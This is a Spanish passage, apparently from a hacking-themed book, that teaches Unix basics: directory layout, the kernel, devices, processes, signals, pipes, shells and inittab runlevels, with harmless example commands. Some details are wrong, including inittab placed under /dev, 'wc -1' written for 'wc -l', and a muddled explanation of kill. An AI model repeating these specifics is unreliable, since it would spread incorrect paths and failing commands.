Incluso sin un documento oficial, existe un consenso en el directorio de distribución en un sistema Unix. A excepción de diferencias muy sutiles, el "árbol" de directorios de cualquier distribución Unix se parece. La jerarquía de la guía es en realidad un superconjunto de la unión o las estructuras principales de las distribuciones más comunes. En algunos sistemas, por ejemplo, no tenemos “/proc”, en otros, el directorio “/dev” existe, pero tiene otro nombre y la organización debajo de “/lib”, “/usr” y “/var” también varía entre los diferentes tipos de Unix. Sin embargo, el esqueleto es básicamente el mismo, y es muy fácil de descubrir y entender las diferencias de un sistema en particular.

El directorio principal, que contiene todos los demás, se llama “raíz”, a pesar de estar en la parte superior de la estructura. Está representado por un signo de barra (/) - que no debe confundirse con una barra invertida (\) utilizadas en Windows - y cualquier archivo o directorio es referenciado a partir de ella. Por ejemplo, el directorio “tmp” debe ser representado como “/tmp”. Encontraríamos cualquier archivo en el directorio “/tmp” si le damos la dirección completa: “/tmp/archivo”.

Cada directorio tiene una función específica:



- /**bin**: herramientas necesarias para operar el sistema;

- /**sbin**: herramientas de administración necesarias para el funcionamiento y mantenimiento del sistema - la "s" es de superusuario;

- /**dev**: cada dispositivo hardware instalado tiene un archivo en este directorio;

- /**etc**: la configuración de los programas de archivos de sistema están en este directorio;

- /**home:** cada usuario registrado en el sistema tiene un directorio con su nombre en /home - esta es la única el parte del disco que la mayoría de usuarios están autorizados a utilizar para guardar sus archivos;

- /**lib:** las funciones de la biblioteca del sistema se encuentra aquí, serian los archivos “DLL" de Unix;

- /**mnt:** directorio utilizado para conectarse a volúmenes en otros equipos, para acceder a la red o para acceder a dispositivos extraíbles, como disquetes, cintas y discos compactos;

- /**proc:** archivo que representan los procesos en ejecución;

- /**tmp:** espacio para los archivos temporales generados por programas o por los propios usuarios;

- /**usr:** las aplicaciones de usuario se instalan en /usr;


- /**var:** información de las variables del sistema (cola de impresión de la impresora, buzones de correo, caché de Internet, registro de sistema, etc) ..

El directorio “/usr” es muy importante. Prácticamente cualquier cosa que los usuarios utilicen, esta en el. Pero ¿por qué existe este directorio? ¿No sería más fácil de poner todo en “/bin”. Normalmente, el “/bin” y “/sbin” contienen sólo los programas que sean estrictamente necesarios para que el equipo funcione y sea capaz de arrancar o ser reparado. En “/usr” se guardan el resto de los programas de usuario (herramientas, editores de texto, navegadores de Internet y los entornos de escritorio), la documentación del sistema y los archivos compartidos. El directorio “/usr” puede estar en la misma partición que “/bin” y “/ sbin”. Pero también puede estar en otra partición, que sólo sea accesible por el sistema después de que se inicie Unix.


El directorio “/usr” puede estar en una máquina central en la red, que exporta un directorio “/usr” común a todas las estaciones Unix. Con esto, el administrador instala los programas una sola vez en lugar de hacerlo en cada uno de los equipos Unix bajo su supervisión.
El directorio “/usr” es casi un "mini-root" contiene su propio “/bin”, “/sbin”, “/lib”, etc... que son, respectivamente, los directorios de los programas de uso común, las herramientas de superusuario, funciones de la biblioteca de los programas en “/usr” y archivos de configuración de los programas en “/usr”. Además, tiene directorios que sólo se encuentran en el.
El par, "/usr/include" y "/usr/src", se presta a la compilación de programas a partir del código fuente (El directorio "/usr/include" almacena los encabezados con los prototipos de las funciones de C presentes en la biblioteca "/lib" y "/usr/lib", mientras que "/usr/src" consigue su propio código fuente para ser compilado).
El "/usr/doc" almacena una serie variable de documentos sobre el sistema y los programas instalados. El "/usr/man" guarda la documentación oficial del sistema, y las llamadas a las paginas “man”. El "/usr/share" tiene todo tipo de archivos (imágenes, sonidos, ajustes) que son compartidos por todos los programas y los usuarios.
Por último, el directorio "/usr/local" es un "mini/usr". Tiene una estructura de directorios prácticamente idéntica a "/usr". Sirve para que se puedan instalar programas locales en equipos que ejecutan "/usr" en otra máquina en la red. Aunque "/usr" pueda ser una "unidad de red", el "/usr/local" todavía se almacena localmente en el disco duro.
Trastea en un sistema Unix antes de continuar. No te preocupes - si no eres superusuario y utilizas sólo los comandos no destructivo como “cd”, “ls” y “cat”, no hay posibilidad de echar a perder nada. Después de hacerlo, vete a casa, arréglate y déjalo, al igual que el capítulo anterior. O más bien, tira este libro y coje “Crimen y castigo” de Dostoievski. O vete a tocar la flauta. Relájese y no pienses en Unix hasta mañana.

El meollo de la cuestión

El kernel crea procesos cada vez que le pedimos al sistema operativo ejecutar un programa. Además de la creación, el kernel se encarga de que trabajen juntos y no se destruyan entre sí, y también administra los recursos (memoria, CPU, periféricos) que utiliza cada proceso.
Compare el diagrama de la página siguiente con el del capítulo anterior. Uno puede ver claramente que la aplicación Unix se diferencia radicalmente de su equivalente de Windows. Si bien el sistema de Microsoft utiliza el concepto de microkernel - sólo las características básicas están en el kernel y los subsistemas se ejecutan en modo de usuario - en Unix, todo está incrustado en un kernel monolítico. Incluso en las implementaciones cuyo núcleo es modular, los módulos también se ejecutan en modo kernel. Sólo los procesos, programas y servicios (daemons) se ejecutan en espacio de usuario.



Los procesos se comunican con el kernel a través de llamadas al sistema o las "system calls" (la "Interfaz de Servicio"que se muestra en el diagrama). Las "system calls" pueden interactuar con los componentes del sistema operativo a través del sistema de archivos (no se olvide, que en Unix todo es un archivo). Por ello, el kernel controla el hardware, los archivos de usuario y los propios procesos, que son objeto de un aplazamiento o “scheduling” de programación para establecer prioridades, el orden de ejecución y la interacción entre ellos. Debido a que el hardware también es manejado por el sistema de archivos, el núcleo de los sistemas Unix no es más que un supergerenciador inteligente de archivos.



En un examen menos simplificado, vemos que los programas acceden a las funciones disponibles en las bibliotecas del sistema. Parecido a las DLL del sistema Windows, las bibliotecas compartidas (shared objects o algo así) de los sistemas Unix permiten que varios programas compartan las mismas características. La diferencia es la mayor opción de elección. Unix es mucho más modular que cualquier otro. Esto significa que el programador tiene muchas opciones de bibliotecas de plantillas en las que basarse, para hacer sus programas
Un ejemplo es la interfaz gráfica. En Windows se encuentra en una sola biblioteca (GDI.DLL). Unix, tiene diferentes conjuntos de herramientas gráficas, todos ellos "acoplables" en el servidor X. El más famoso es el “Motif”, pero hay muchos otros. como GTK, Qt y Tk.
Ya sea directamente o a través de las bibliotecas, los procesos emiten “system calls” para el kernel, pidiendo algo. En el kernel hay rutinas para controlar estos procesos (programación, comunicación y memoria) y para acceder a los recursos del sistema a través del sistema de archivos.

- Dispositivos


Los dispositivos del sistema en “/dev” son ficheros especiales que se comunican con el hardware. Mejor dicho, son representaciones (imágenes) de los dispositivos en formato de archivo. Todo lo dicho sobre “interrupt handlers” en el capítulo sobre Windows, vale para Unix también. Pero a diferencia de Windows, los sistemas Unix dependen muy poco de la BIOS en sistemas basados en hardware de PC. Todas las funciones originalmente a cargo de la BIOS (excepto para el arranque de la máquina) se implementan en el núcleo. Otras plataformas de hardware no tienen ni siquiera algo parecido a una BIOS, y por lo tanto, implementar estas funciones en el núcleo es obligatorio.
¿Recuerdas cómo se accedía a los dispositivos en Windows a través de “device drivers” y VxD? En Unix, por supuesto, también hay “device drivers”. Pero a diferencia de Windows, los controladores son módulos del kernel. Estos módulos pueden ser compilados en el propio kernel monolítico, o cargarse en la memoria bajo demanda, compilados como si fueran autónomos. Ahí reside la diferencia radical entre el enfoque de microkernel de Windows y el kernel monolítico de Unix. Los archivos de dispositivos presentes en “/dev” se comunican con los “device drivers” - y por tanto con el propio núcleo específico, que es responsable de controlar el hardware para el que fue escrito el driver.
Los nombres de los dispositivos se organizan de una manera sencilla. Por lo general, un grupo de dos a cuatro letras, y, opcionalmente, números. Por ejemplo, el primer disco duro (o cualquier otro dispositivo IDE) instalado en un sistema Linux es “/dev/hda”, el segundo es “/dev/hdb”. En Solaris, los mismos discos están representados por los archivos “/dev/dsk/c0t0d0” y “/dev/dsk/c0t1d0”. Hay tres tipos de dispositivos: *bloque, carácter y la interface de red.*
Los dispositivos orientados al *carácter (character devices o, char devices)* son a los que se puede acceder como un archivo normal. Usted puede escribir en ellos o leer de ellos, un byte a la vez. De hecho, los controladores que implementan estos dispositivos aceptan ser manipulados por las funciones primitivas como open (), close (), read () y write ().

Algunos ejemplos son los puertos serie, teclado y ratón.
Es evidente que hay diferencias entre los dispositivos de caracteres y un archivo común. Si crea un archivo común y dentro de el, está escrita la frase "Hey Beavis, soy una cadena de Unix!", Usted puede recuperar esta frase cada vez que se lee el archivo. Un “char device”, por el contrario, es sólo un canal de comunicación entre el espacio de usuario y un dispositivo. Lo qué es enviado a través de “/dev” es manejado por el hardware y no se puede recuperar. Cuando se intenta leer el dispositivo, lo que se obtiene son los datos que está enviando el sistema de archivos en ese momento, no registrados anteriormente.
A los dispositivos orientados a *bloque (block devices)*, por el contrario, sólo se puede acceder a través de grandes paquetes de información. Por lo general, contienen componentes en los que se pueden guardar sistemas de archivos, discos duros, unidades de disquete y CD-ROMs. A un disco duro en la mayoría de los sistemas Unix, sólo se puede acceder en bloques de 1 kilobyte. Si usted necesita grabar, por ejemplo, sólo 128 bytes en el disco, se utilizará un bloque de 1 Kbyte (1024 bytes). Los “block devices” tienen, por eso mismo, una velocidad de transferencia (throughput) mucho mayor que los dispositivos de caracter. También, para transferir grandes cantidades de datos, puede contar con un área de transferencia auxiliar (buffer) de tipo cache, que aumenta, aun mas, el rendimiento.
El último tipo de dispositivo en “/dev” se llama *interface de red*. En los sistemas Linux, están representados en “/dev” por “eth0” para la primera tarjeta, “eth1” para la segunda y así sucesivamente. En un sistema HP-UX, que utiliza tarjetas de Intel, las interfaces se llama “itl0”, “itl1”, etc. Hay dispositivos de red que son puramente software. Dos ejemplos son “loopback” (interface “lo”), que dirige el tráfico de red a su propia máquina (dirección 127.0.0.0), y los sockets de comunicación del servidor de X Window.
Las *interfaces de red* son, de hecho, dispositivos orientados a *carácter,* pero especializados. En algunas aplicaciones, los dispositivos SCSI son considerados como un cuarto tipo de dispositivo, aunque en la práctica, son dispositivos de bloque.

- Procesos (no, esto no es una conversación entre abogados)

En un sistema Unix, los procesos son las entidades más importantes. Además de los programas de usuario, todos los servicios y servidores que se ejecutan en un equipo con Unix, se basan en uno o más procesos. Una máquina de Unix puede contener, entre otras cosas, un servidor Web, una base de datos, un servidor de correo electrónico, una radio on-line. Cada uno de estos servicios se llama “daemons”, y desencadena uno o más procesos identificados por un número único en todo el sistema. Cada proceso tiene su número de identificación único. Un servidor Web, por ejemplo, tiene varios procesos simplemente para mantenerse en el aire, y cada conexión desde un navegador web a cualquier página de ese servidor crea otro proceso. Es fácil ver que con este método hay sistemas Unix con miles de procesos simultáneos.
El primer proceso generado por cualquier programa se llama *padre*. Cada uno de los procesos generados por el padre se llama *hijo*. Debido a que hay varios niveles en los procesos, podemos decir que un proceso es siempre hijo de otro más primitivo y el mismo puede ser padre de otros procesos menores.

Hay dos formas de iniciar un proceso. La primera es trivial: el usuario envía un “shell” de comandos del sistema y transforma este comando en un proceso. Pero existe la posibilidad (o más bien necesidad) de iniciar procesos de forma automática.
En el inicio de Unix, el kernel, al cargarse, trata de iniciar el primer proceso, “init”. Él es el padre de todos los demás procesos generados a partir de entonces. “init” completa el procedimiento de arranque cargando la configuración del sistema e iniciando todos los “daemons” referentes a los servicios que debe ofrecer la máquina.
Algunos de estos “daemons” son servicios de red tales como el correo electrónico (SMTP) y Web (HTTP). Estos servicios "escuchan" a la red en espera de solicitudes de otros equipos. Por ejemplo, el servicio HTTP espera que ordenadores con navegadores de Internet se conecten a él. Si se establece la conexión, el “daemon” correspondiente, envía al navegador del otro ordenador la página solicitada.
Estos servicios esperan conexiones de forma continua, lo que significa que consumen recursos de la máquina, incluso cuando está inactiva. Para evitar esto, los servicios menos requeridos se pueden agrupar en un superservidor llamado “inetd”, que espera las conexiones a diferentes servicios. Si uno de estos servicios se solicita, “inetd” carga el “daemon” necesario. Cuando finaliza la conexión, “inetd” descarga el “daemon” de la memoria.



Los procesos se comunican entre sí a través de signos y envían las solicitudes al sistema operativo a través de llamadas al sistema o system calls. Hay varias llamadas y señales estandarizadas por POSIX.

- ¿Podrías hacerme un favor?

Siempre que un proceso necesita algo de la computadora, envía una llamada de sistema al kernel. Las tareas que las aplicaciones piden al kernel pueden ser; tener acceso a los periféricos, solicitud de la CPU para "hacer una cuenta" o solicitar más memoria. Hay docenas de system calls. Las mas básicas son “fork”, “exec” y “wait”. El “fork” crea un proceso hijo que es un clon de un proceso padre: tiene las mismas características, trabaja con los mismos archivos que ya están abiertos (aunque podría abrir otras nuevas para si) y, lo mas importante, pertenece al mismo programa que ha generado el proceso padre. Las únicas diferencias son el número de identificación de cada proceso y el número de identificación de los padres.
La llamada “exec” transfiere el control de la CPU a otro proceso o programa. Los archivos que se abrieron para el programa original se redirigen a los procesos generados por el nuevo programa. Usando las llamadas en ese orden (“fork” y después “exec”), un proceso crea un hijo y le transfiere el control. Cuando el proceso hijo completa su tarea, envía los resultados del proceso al padre.

El par “fork+exec”, sin embargo, no impide que el proceso padre continué funcionando. Para que el proceso padre entre en hibernación y espere el final del proceso hijo, se utiliza la llamada al sistema “wait”. Mientras el proceso padre está durmiendo, no entra en el “time sharing” de la máquina , por lo que ahorra recursos. El proceso padre no volverá a los ciclos de procesamiento de la máquina hasta que el proceso hijo ya no exista o, en jerga técnica, "muera".
Un ejemplo práctico es la línea de comandos o shell. Imagine que el usuario escribe un comando, el shell se congela, y sólo se libera después de que el comando se termina. En este caso, el shell emitió una llamada “wait” a la orden del usuario. Si por el contrario el usuario escribe un comando, y aunque el programa esté en funcionamiento, el indicador aparece inmediatamente, es evidencia de que el shell no hizo uso de la llamada al sistema “wait”.

- La comunicación entre procesos

Hay casos en que, en lugar de pedir algo al sistema operativo, los procesos necesitan comunicarse entre sí. Una forma es la comunicación entre procesos padre e hijo. El proceso padre puede, por ejemplo, hacer una llamada de sistema "ptrace" para rastrear posibles errores de programación en el proceso hijo.
Otro ejemplo de la comunicación entre procesos son los tubos o pipes. Los tubos son una manera para que el propio usuario determine la relación entre la salida de un proceso y la entrada en otro. Esto se hace en la línea de comandos, con el carácter “|” (que, no por casualidad, se llama el tubo ...). Tenga en cuenta el siguiente comando:

```
$ ps –e | grep netscape
```

Este comando toma la salida del primer programa *(ps -e)* y la pone como entrada del segundo programa *(grep netscape)*. Tenga en cuenta que los conductos tienen una peculiaridad: solo se pueden relacionar procesos del mismo padre. En el caso anterior, los comandos “ps” y “grep” son “hermanos”, hijos del mismo shell.
Un tercer método para que los procesos se comuniquen, es a través de IPCMFs o “*Inter Process Communication Message Facilities’*. Los IPCMFs no son más que colas. Hay procesos transmisores, que están autorizados para enviar mensajes a la cola, y procesos receptores que obviamente los retiran. Un ejemplo de implementación de IPCMFs, son las colas de impresión. Muchos programas y usuarios pueden escribir en la cola de impresión, y es posible que varias impresoras (y sus device drivers) "tiren" de los documentos para imprimirlos.

- Las señales y semáforos

Los métodos de comunicación entre procesos más primitivos, sin embargo, son señales. Son mensajes muy simples que envía un proceso a otro. Sólo los procesos activos pueden enviar señales. Debido a que sólo puede estar activo un proceso en un momento dado - a menos que el sistema tenga varios procesadores – una señal, despertara el proceso de recepción, que obviamente se suspende.
Cuando un proceso suspendido vuelve a activarse, el kernel comprueba si hay alguna

señal para él. Si es así, el sistema puede tomar una de tres acciones: ignorar la señal, entregarla al proceso de destino o capturarla. Cuando una señal se captura, el sistema realiza una de sus “rutinas de tratamiento de señal”, que varía en función de su naturaleza.
Originalmente, se consideraron 22 signos. Según la norma actual POSIX.1, hay 31 signos diferentes, cada uno requiere una acción específica en el proceso de destino. Ellos son:

Nº	NOMBRE	SIGNIFICADO
1	SIGHUP	Cierra el proceso por la muerte del proceso padre
2	SIGINT	Proceso interrumpido por el teclado
3	SIGQUIT	Cierra el proceso de descarga y la memoria
4	SIGILL	Establece que el proceso ha realizado una operación no válida
5	SIGTRAP*	Trace/breakpoint trap - para rastreamiento de bugs (System V)
6	SIGIOT/SIGABRT	Abortar el proceso
7	SIGEMT *	EMTTrap (System V)
8	SIGFPE	Excepción (error) en coma flotante
9	SIGKILL	Termina (mata) el proceso - no puede ser ignorada
10	SIGBUS *	Acceso a la memoria defectuosa (System V)
11	SIGSEGV	Referencia no válida a (fallo de segmentación) memoria
12	SIGSYS *	Sistema de llamada con el argumento mal (System V)
13	SIGPIPE	Conducto roto: no hay un proceso que recibe los datos
14	SIGALRM	Despertador originario de comandos C "alarma"
15	SIGTERM	Termina el proceso - puede ser ignorada
16	SIGUSR1	Señal definida por el usuario
17	SIGUSR2	Señal definida por el usuario
18	SIGCLD	"Muerte de un proceso “hijo”
19	SIGPWR *	Interrupción del suministro eléctrico (System V)
20	SIGWINCH *	Cambiar el tamaño de la ventana (BSD 4.3 y Sun)
21	SIGURG *	Una condición urgente en el zócalo (BSD 4.2)
22	SIGIO *	I/O es posible ahora (4.2 BSD)
23	SIGSTOP	Proceso de congelación
24	SIGTSTP	Detener escrito en TTY
25	SIGCONT	Manten congelados
26	SIGTTIN	Obtén datos del terminal a proceso en segundo plano
27	SIGTTOUT	Proceso en segundo plano envía los datos a la terminal
28	SIGVTALRM*	Reloj Virtual (BSD 4.2)
29	SIGPROF *	Señal "Timer Proftling caducado" (System V)
30	SIGXCPU *	Tiempo de CPU excedido (4.2 BSD)
31	SIGXFSZ*	Tamaño del archivo excedido (4.2 BSD)

La tabla asume las señales en POSIX.1 en arquitectura RISC MIPS. Arquitecturas Alpha, Sparc, i386 (PC) y PowerPC tienen unos valores diferentes. Por ejemplo, para i386 y Sparc la señal 16 es SIGSTKFLT, “fallo en el coprocesador”. Los signos marcados con un asterisco (*) son sólo parte de la implementación GNU/Linux – no del estándar POSIX.1, y tienen su origen marcado entre paréntesis. Consulte “man 7 signals” en el sistema para obtener información más detallada o visite el sitio (www.unix-systems.org) para aprender más sobre el nuevo estándar POSIX.2.
Las señales se intercambian entre los procesos en curso. Se puede forzar manualmente

el envío de una señal de shell con el comando “kill”. El nombre del comando no es necesario, porque no se utiliza para enviar SIGKILL o SIGTERM (es decir, matar el proceso). Cualquier señal puede ser enviada por el comando kill. Ejemplo de uso:

```
$ kill  -9  27536
```

Este comando envía la señal 9 (SIGKILL) al proceso 27.536. Cuando el número señal no se especifica, el sistema asume el valor 15.
Además de los signos y mensajes sencillos, puedes decirle a un proceso que almacene estructuras de datos mucho más complejas. Utilizando una porción de memoria denominada memoria compartida, los procesos activos pueden, a través de llamadas al sistema, almacenar datos para ser utilizados más tarde por otros procesos. Para evitar que otros procesos cambien los datos antes de generar el proceso terminado, se utilizan entidades llamadas *semáforo*, que bloquean el acceso a esa ubicación de memoria hasta un comunicado.
No es el propósito de este libro entrar en detalles teóricos sobre el desarrollo de software, llamadas al sistema y señales. Sin embargo, es su obligación conocerlos!. Para obtener más información, vea el estándar POSIX del Single UNIX Specification (www.unix-systems.org), es también un muy educativo elegir una distribución Unix y buscar las especificaciones del fabricante. Un buen sistema para esto es Linux, por tener todo el código abierto al público en general y por lo tanto no hay necesidad de pedir permiso o pagar derechos a nadie para hacerlo. Además, Linux se ejecuta en PCs estándar - se puede estudiar en su ordenador personal.

En la playa recogiendo mejillones

Bueno, es lo que me gustaría estar haciendo ahora. Pero estamos aquí para ser "hackers", ¿no? Esto implica estar noches sin dormir, ser antisociales y pasar las vacaciones encerrados tratando de entrar en algún sitio web...
Bromas aparte, es el shell con el que el usuario le indica al kernel: "Oye, abre un proceso para mi programa”. Si tuviéramos que decírselo directamente, tendríamos grandes dificultades para comunicarnos con el kernel, porque no es muy inteligible. El shell, trabaja como intérprete entre el idioma que hablamos y el "lenguaje" de la computadora.
Al principio de este capítulo utilizamos algunos comandos para navegar por el sistema de archivos. Pero el shell no es solo un intérprete de comandos. Entre las características más importantes esta el encadenamiento de comandos, o tuberías (piping). Hace unas pocas páginas, hemos visto que el encadenamiento de comandos es una forma de comunicación entre procesos y puede ser activado por el usuario a través del carácter "|". Usando varias tuberías, un comando de una sola línea puede hacer que un archivo o un pedazo de información sea procesada por varios programas de forma secuencial. La salida de un programa "fluye a través de la tubería y las corrientes" hacia el próximo programa. Por ejemplo, considérese el siguiente comando:

```
$ ls | grep b | sort -r | tee outfile | wc -1
```

El comando "ls" Lista el contenido del directorio. En lugar de mostrarlo en la pantalla, el

tubo toma los datos de la salida de "ls" y los pone como datos de entrada en "grep b", que filtra los nombres de archivo que contienen la letra "b". A continuación, el comando “grep” hace lo mismo en "sort -r", que ordena los nombres en orden descendente. La salida de “sort” se inserta en "tee", que divide los datos en dos como una conexión en T o "receptáculo". La información contenida en “sort” se grabará en el archivo "outfile" y ambos se pasan al comando "wc -1", que cuenta el número de líneas. Como resultado de este comando, se ha impreso en la pantalla la cantidad de archivos que contengan la letra b, y en el archivo "outfile" hemos registrado los nombres de estos archivos.
Este ejemplo demuestra la posibilidad de encadenar. Unix fue diseñado desde el principio como un sistema que tuviese herramientas pequeñas, pero de gran alcance y ultra especializadas. Estas herramientas se pueden combinar para formar una herramienta más grande y más compleja que realice una determinada tarea. De este modo, se evita el "reinventar la rueda" porque el uso de bloques de construcción básicos - como un Lego (tm) - reaprovecha el trabajo ya hecho. Este punto de vista difiere radicalmente de la "forma en que Windows" hace las cosas: programas grandes que cumplen con la mayoría de las funciones que el usuario pueda necesitar. En Unix, menos es más.

- Mi colección de conchas

Hay varios shells disponibles para el usuario. Cada implementación Unix adopta la más adecuada según el fabricante o según el destino que deba darse al sistema. Se distribuyen normalmente tres shells de Unix comerciales: “Bourne”, “Korn” y “C Shell”. Más recientemente, los sistemas también incluyen la versión de GNU de la Shell Bourne, llamado “Bourne Again Shell” o “Bash”. Todos ellos soportan los procesos de manipulación, redirección y tuberías, características comunes en un sistema Unix. Pero, obviamente, cada uno tiene sus peculiaridades.
Desarrollado en 1975 por S. R. Bourne, el Shell de Bourne fue de los primeros que se aplicaron y sirve como una referencia a los que vinieron después. Simplifica en gran medida el funcionamiento de Unix, que hasta entonces se basaba en un shell muy primitivo. Pero era muy simple, aunque por eso mismo es, hasta hoy, el más pequeño en tamaño y el más rápido.
La evolución del “Bourne Shell”, el “C Shell” fue desarrollado por el ex profesor Bill Joy. El “C Shell” implemento el historial de comandos (si ya se ha escrito, no es necesario teclearlo de nuevo, basta con mirar en la lista), alias (permite asignar apodos cortos a largos comandos con varias tuberías) y control de procesos en primer y segundo plano. Pero la mayor característica de “C Shell” es la sintaxis de comandos, muy similar a la de C, facilitando enormemente la creación de scripts de shell. Recientemente, se ha desarrollado el “TC Shell” o “Turbo C Shell”, con mejora de la interactividad en la reedición de comandos.
Un híbrido de las dos anteriores fue el shell “Korn”, desarrollado por David Korn de AT&T. Trata de ser una alternativa coherente, combinando las características positivas de ambos shells y eliminando las conflictivas.
“Bash” es la reimplementación del proyecto GNU para el Shell Bourne y tiene varias mejoras en la reedición de la línea de comandos, mientras que conserva las mismas

características que su predecesor con respecto a los scripts.
Hablamos varias veces de los “scripts” de shell en los últimos párrafos. Pero ¿qué es eso?

- Secuencias de comandos

El shell es ante todo un intérprete de comandos interactivo que responde a los estímulos por parte del usuario, pero también permite crear un archivo con una lista de comandos que se ejecutan de forma secuencial. Con un poco de práctica, es posible convertir estas "listas" de comandos, en programas que realizan tareas muy complejas. Un programador experimentado puede implementar con “scripts” de shell cualquier servicio en una máquina Unix, incluso con acceso de bajo nivel al hardware, sin necesidad de conocer C o Ensamblador.
Recomendamos encarecidamente que el lector profundice en este tema. Un buen hacker debe moverse con soltura entre los “scripts” de shell de Unix. Internet está lleno de sitios que hablan sobre el tema, simplemente busque con su navegador. La práctica! Es importante!

- Todos los secretos están en “/etc”

De todos los tesoros escondidos en las entrañas de los sistemas Unix, algunos de los más valiosos se encuentran en ese directorio: es donde se conservan todos los ajustes. Vimos en el capítulo 3 que Microsoft Windows tiene una entidad llamada el *Registro* y que todo el sistema gira en torno a él. La cuestión ocupo gran parte del capítulo anterior. En el caso de Unix, hay más que hablar sobre el sistema de archivos shell y los procesos que se dan en el directorio “/dev”.
A pesar de que es la clave para el funcionamiento del sistema - en la práctica, casi todo lo que el administrador del sistema necesita saber está aquí - “/etc” es tan fácil de entender que, en su conjunto, no hay mucho tema para hablar de ello. Los ajustes se almacenan en archivos de texto sin formato, legible para las personas. Los autores ven este enfoque con mejores ojos cuando lo comparan con el registro de Windows. Pero como todo, también hay algunos inconvenientes con este enfoque. La mayoría de ellos provienen de la falta de normas, lo que hace que una distribución Unix AIX de IBM, sea muy diferente de una Solaris, de Sun, por ejemplo.
A diferencia de Windows, cuyo registro es grabado en, de dos a cinco archivos, cada aspecto del sistema Unix tiene un archivo diferente, por lo general pequeños y de contenidos simples. Bueno, para la modularidad del sistema, malo, para la operación: son decenas de archivos estandarizados y otros cientos que dependen de la aplicación. Obviamente, este escenario es menos complicado que la organización de HKEYS en Windows, pero sigue siendo aterrador. Como beneficio adicional, los sistemas Unix nos libran de las malditas claves CLSID - para usar un programa como servidor de un script sólo tiene que utilizar las API, bien documentadas, mucho más simples y en lenguaje humano. Como un demérito, las ya mencionadas falta de normas, fuerza a los usuarios a especializar sus scripts más complejos, porque no funcionan de la misma manera en todas las implementaciones.

- “***Inittab” y los “Runlevels” (Parece una banda de rock, pero no lo es)***

Poco después del arranque, el kernel inicia el primer proceso, el padre de todos, el “init”. El primer paso de “init” es leer la tabla descriptiva, que se almacena en “/dev/inittab”. Este archivo indica a “init” que “daemons” van a ser iniciados, los scripts que contienen las tareas del proceso “init”, el número de terminales que se activarán y algunas trampas (traps) a las señales del sistema, tratándolos con la rutina correcta.
El “inittab” también informa a “init” acerca de los niveles de ejecución (o runlevels) del sistema. Los “runlevels” son los diferentes niveles en que puede funcionar Unix, e indican que servicios deben ser iniciados por “init” y cuales deben ser finalizados. Un “runlevel” inferior indica que hay menos servicios en ejecución, uno mayor indica que se inician muchos “daemons”. Examinando un sistema “Red Hat Linux”, encontramos seis runlevels:

0 - Halt: El sistema termina sus actividades y se apaga
1 – Monousuario
2 – Multiusuario
3 - Multiusuario con servicios de red
4 - No se utiliza
5 - X11: lo mismo que 3, pero en modo gráfico
6 - Reboot: el sistema se apaga y reinicia sus actividades

Cada versión de Unix tiene su propio conjunto de “runlevels”, incluso diferentes distribuciones de Linux tienen esquemas diferentes. Por ejemplo, en “Slackware Linux” y “HP-UX” el nivel de aplicación en modo gráfico es 4 y no 5.
Cuando se crea “init”, el núcleo le pasa a él, en que “runlevel” debe funcionar el sistema. Si esta información no se pasa, “inittab” dice cuál es el valor por defecto. Se puede cambiar el nivel de ejecución de operación de Unix con el comando “init n”, donde “n” es el número de runlevel al que queremos "ir".
